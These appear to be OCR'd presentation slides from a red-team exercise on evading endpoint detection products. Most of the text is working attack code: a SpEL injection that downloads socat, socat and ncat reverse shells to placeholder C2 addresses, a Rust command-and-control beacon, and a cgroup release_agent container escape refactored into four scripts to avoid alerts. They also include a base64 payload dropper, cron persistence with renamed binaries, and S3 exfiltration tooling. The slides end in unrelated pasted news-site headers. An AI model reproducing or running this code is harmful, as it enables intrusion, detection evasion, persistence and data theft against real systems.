BashReverseShell (Critical - Blocked)



Detection Observation

- CurlWgetMalwareDownload (High - no block) alert from downloading socat
  - Signature of particular socat binary?
  - Location hosting the binary (github link)?

```
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("wget -q
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O
/root/.taco5")
```

- BashReverseShell (critical - block) alert from executing reverse shell with socat

```
/dev/shm/.taco5 exec:'/dev/shm/.hsab -li',pty,stderr,setsid,sigint,sane tcp:<LISTENER_IP>:4343
```

TTP Mutation

- Goal: avoid/downgrade critical/high detections
  - CurlWgetMalwareDownload
  - BashReverseShell
- Abstraction layer to change file signature
  - Using Rust for Beacon
- Footprint reduction
  - No obfuscation to avoid increasing entropy scoring of the binary

Rust Beacon


```
let response = client.get(format!("{}/bacon", c2_url))
    .send()
    .and_then(|r| r.text());
```

```
if let Ok(cmd) = response {
    let cmd = cmd.trim();
    if !cmd.is_empty() {
        let output = if cfg!(target_os = "windows") {
            Command::new("cmd").args(["/C", cmd]).output()
        } else {
            Command::new("sh").args(["-c", cmd]).output()
        };
```

```
if let Ok(out) = output {
    let combined = format!(
        "{}\n{}",
        String::from_utf8_lossy(&out.stdout),
        String::from_utf8_lossy(&out.stderr),
    );
    let _ = client.post(format!("{}/result", c2_url))
        .body(combined)
        .send();
}
```

```
thread::sleep(Duration::from_secs(10));
```

Attack Chain Attempt #2



Container Escape (Single Script)


```
BASE_DIR="/"
MAX_GUESS_PID=65535
SESSION_ID="brk"
CGROUP_PATH="/dev/shm/.${SESSION_ID}"
SCRIPT_NAME="${SESSION_ID}.sh"
SCRIPT_PATH="${BASE_DIR}/${SCRIPT_NAME}"

sleep 10000 &
```

```
cat > "${SCRIPT_PATH}" << __EOF__
#!/bin/sh

apt install socat
cp /usr/bin/socat /home/ubuntu/.ssh/.meow
cp /bin/bash /home/ubuntu/.ssh/.bang
/home/ubuntu/.ssh/.meow exec:'/home/ubuntu/.ssh/.bang
-li',pty,stderr,setsid,sigint,sane tcp:<C2_IP>:4343
__EOF__
```

```
chmod +x "${SCRIPT_PATH}"

mkdir -p "${CGROUP_PATH}"
mount -t cgroup -o memory cgroup "${CGROUP_PATH}"
mkdir -p "${CGROUP_PATH}/${SESSION_ID}"
echo 1 >
"${CGROUP_PATH}/${SESSION_ID}/notify_on_release"
```

```
GUESS_PID=1
while [ "${GUESS_PID}" -le "${MAX_GUESS_PID}" ]; do
  if [ $((GUESS_PID % 100)) -eq 0 ]; then
    echo "Process ${GUESS_PID}"
  fi

  echo "/proc/${GUESS_PID}/root${SCRIPT_PATH}" >
"${CGROUP_PATH}/release_agent"
  sh -c "echo \$\$ >
'${CGROUP_PATH}/${SESSION_ID}/cgroup.procs'"

  GUESS_PID=$((GUESS_PID + 1))
done

sleep 1
echo "Reached max PID: ${MAX_GUESS_PID}."
```

Attack Chain Attempt #2 (Cont.)



Detection Observation

- ContainerEscape High-Severity Alert
  - Process tree association
    - Container escape is linked to detected socat utility earlier
  - Detected at “Mount” step in container escape exploit

```
chmod +x "${SCRIPT_PATH}"

mkdir -p "${CGROUP_PATH}"
mount -t cgroup -o memory cgroup "${CGROUP_PATH}"
mkdir -p "${CGROUP_PATH}/${SESSION_ID}"
echo 1 > "${CGROUP_PATH}/${SESSION_ID}/notify_on_release"
```

TTP Mutation

- Goal: downgrade the ContainerEscape high-severity alert
- Reduce TTP Footprint
  - Refactor container escape exploits into different scripts

Container Escape (Refactored to 4 Scripts)


```
#!/bin/sh

BASE_PATH="/tmp"
MAX_SCAN=10000
CG_NAME="hawk"
CG_MOUNT="/tmp/.cgshadow"
WRAPPER_NAME="${CG_NAME}_wrap.sh"
WRAPPER_PATH="${BASE_PATH}/${WRAPPER_NAME}"
OUTPUT_NAME="${CG_NAME}_log.txt"
OUTPUT_PATH="${BASE_PATH}/${OUTPUT_NAME}"
ENC="..."

export BASE_PATH MAX_SCAN CG_NAME CG_MOUNT WRAPPER_NAME WRAPPER_PATH OUTPUT_NAME OUTPUT_PATH ENC
```

```
#!/bin/sh

. ./.1_setupenv

sleep 1000 &

cat > "${WRAPPER_PATH}" << __EOF__
#!/bin/sh
DEC="\$(dirname \$0)/.tmp_\$\$"
echo "${ENC}" | base64 -d > "\$DEC"
chmod +x "\$DEC"
"\$DEC"
rm -f "\$DEC"
__EOF__

chmod +x "${WRAPPER_PATH}"
```

```
#!/bin/sh

. ./.1_setupenv

mkdir -p "${CG_MOUNT}"
mount -t cgroup -o memory cgroup "${CG_MOUNT}"
mkdir -p "${CG_MOUNT}/${CG_NAME}"
echo 1 > "${CG_MOUNT}/${CG_NAME}/notify_on_release"
```

```
#!/bin/sh

. ./.1_setupenv

INDEX=1
while [ ! -f "${OUTPUT_PATH}" ]; do
  if [ $((INDEX % 100)) -eq 0 ]; then
    echo "[*] PID: ${INDEX}"
    if [ "${INDEX}" -gt "${MAX_SCAN}" ]; then
      echo "[!] Reached PID limit (${MAX_SCAN}), aborting."
      exit 1
    fi
  fi

  echo "/proc/${INDEX}/root${WRAPPER_PATH}" > "${CG_MOUNT}/release_agent"
  sh -c "echo \$\$ > '${CG_MOUNT}/${CG_NAME}/cgroup.procs'"

  INDEX=$((INDEX + 1))
done

sleep 1
cat "${OUTPUT_PATH}"
```

Attack Chain Attempt #3 (Cont.)



Persistence on Host

- Leveraging living-off-the-land and masquerading principle to set up and execute cronjob from the generated bash script embedded in the heredoc earlier
  - Living-off-the-land:
    - Leverage package manager to install ncat 
    - Set up cron job with crontab command
  - Masquerading:
    - Copy and rename ncat and bash 

Persistence on Host (Cont.)

```
[...]
ENC="..."
[...]
```

```
#!/bin/sh

. ./.1_setupenv

sleep 1000 &

cat > "${WRAPPER_PATH}" << __EOF__
#!/bin/sh
DEC="\$(dirname \$0)/.tmp_\$\$"
echo "${ENC}" | base64 -d > "\$DEC"
chmod +x "\$DEC"
"\$DEC"
rm -f "\$DEC"
__EOF__

chmod +x "${WRAPPER_PATH}"
```

```
#!/bin/sh
apt install ncat -y
cp /usr/bin/ncat /home/ubuntu/.ssh/.meow
cp /bin/bash /home/ubuntu/.ssh/.turtle
(crontab -l 2>/dev/null; echo "* * * * *
/home/ubuntu/.ssh/.meow <C2-IP> 4343 -e
/home/ubuntu/.ssh/.turtle") | crontab -
LOGFILE=$(dirname $0)/hawk_log.txt
ps -eaf > $LOGFILE 2>&1
```

Exfil Data from S3 Buckets

- Create custom binary using following principles:
  - Living-off-the-land: leveraging AWS SDK
  - Abstraction layer: Using Rust SDK

```
match cli.command {
    Commands::ListS3 { access_key, secret_key } => {
        list_s3_buckets(access_key, secret_key).await?
    }

    Commands::CreateAccessKey { user } =>
create_access_key(&user).await?,

    Commands::DownloadBucket { bucket, output_dir,
access_key, secret_key } => {
        download_bucket(&bucket, &output_dir, access_key,
secret_key).await?
    }
}
```

Final Result

- No alert on Crowdstrike Falcon
- Suspicious/non-block for SentinelOne (release_agent container escape)

AI Confidence Level: SUSPICIOUS

THREAT INDICATORS (2) NOTES XDR

Evasion

Execution of a hidden file
MITRE : Defense Evasion [HIDDEN FILES AND DIRECTORIES]

Malware

Created CGroup release_agent (container escape)
MITRE : Privilege Escalation [ESCAPE TO HOST]

- No alert on Defender

Detect or not Detect?

Targeting Windows Endpoint

Windows Endpoint Threat Landscape

ASEC | Threat Resources | Daily Threats | Security Advisory | Search security keywords

Malware

Qakbot Being Distributed as ISO Files Instead of Excel Macro

Sep 30 2022

The Hacker News | Subscribe – Get Latest News

Home | Data Breaches | Cyber Attacks | Vulnerabilities | Webinars | Expert Insights | Contact

ThreatLabz | More AI, More Risk: Is Your Organization Secure? The latest enterprise AI trends and security best practices | → GET THE REPORT

APT29 Deploys GRAPELOADER Malware Targeting European Diplomats Through Wine-Tasting Lures

Apr 20, 2025 | Ravie Lakshmanan | Cyber Espionage / Malware

SECURELIST by Kaspersky | CompanyAccount | Get In Touch | Dark mode off | English

Solutions | Industries | Products | Services | Resource Center | About Us | GDPR


Content menu | Search... | Subscribe

Lazarus group evolves its infection chain with old and new malware

